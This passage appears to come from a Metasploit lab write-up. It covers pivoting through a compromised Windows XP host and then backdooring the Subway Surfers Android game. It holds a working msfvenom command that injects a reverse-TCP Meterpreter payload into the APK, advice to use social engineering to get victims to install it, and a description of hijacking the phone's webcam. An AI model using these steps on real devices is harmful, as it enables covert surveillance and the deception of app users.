
We now want to stealthily enable IP routing across the two networks. This comprises three steps:

1. Configuring Windows XP as a simple router. We take inspiration from this guide [2].
2. Instructing Kali to route through Windows to reach net2.
3. Instructing Metasploitable to route through Windows to reach net1.

We start with the first step. We need to modify the following registry key:
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters`
With:


- Value name: `IPEnableRouter`
- Value type: `REG_DWORD`
- New value: `1`

We need to operate a Meterpreter session with Administrator privileges, and use the `reg` command:




For the second step, we update Kali's routing tables. The command has the following syntax:

```
sudo ip route add <destination-network-address>/<network-mask> \
  via <router-address>
```




For the third step, we operate the latest obtained shell to update Metasploitable's routing tables:



We can now test if we can reach Metasploitable by pinging it. If this fails, we need to issue a forced reboot on Windows through the Meterpreter session:

```
meterpreter > reboot -f 1
```




Now we can reach Metasploitable directly, without having to rely on hacking Windows XP and configure it as a pivot to the other network.

Hacking Android

In this chapter, we demonstrate the power of Meterpreter in the context of post-exploitation of an Android mobile phone.

When we modify an Android application and attempt to install it, Android's security mechanisms warn us that the application is not recognized, and discourage us from continuing with the installation. Moreover, the payload we inject requires its own permissions, such as camera, microphone and SMS, which the installation procedure makes explicit. The average person may get a feeling that the application is malicious, and thus may not complete the installation. Therefore, we would have to use social engineering techniques to trick them into completing it. The following figure summarizes these considerations.





The application we choose to compromise is the Subway Surfers game, version 1.82.0, which can be downloaded from this website [3].

We use MSFvenom to inject Meterpreter as a backdoor in the game, in the same spirit as the first exercise. Even though the injection is completely automatic, it is trial and error, in the sense it is not guaranteed to succeed. In fact, we had not been able to compromise the recent versions of the game: the procedures eventually threw some errors.

```
sudo msfvenom --payload android/meterpreter/reverse_tcp \
  LHOST=192.168.1.29 LPORT=5000 \
  --template subway-surfers-1-82-0.apk \
  R > subway-surfers-1-82-0-crack.apk --keep
```

We setup the connection handler, then we open the Subway Surfers game. We immediately obtain a Meterpreter session.






Since we granted a vast amount of permissions to the application, our possibilities now are almost endless. For instance, we can start streaming the Android's webcam on our browser. Since we started MSFconsole with super user privileges, we have to allow Fireforx to execute as root:

```
$ sudo chown root ~/.Xauthority
```

As you can see in the images below, we are able to start the webcam stream.



References

[1] Previous Metasploit lab:
https://drive.google.com/file/d/1NMg3mtNWQOanMNzvptnuAuPUeeYsvPwY/view?usp=sharing

[2] Configure Windows XP as a simple router:
https://www.home-network-help.com/ip-forwarding.html

[3] Subway Surfers: https://subway-surfers.en.uptodown.com/android/versions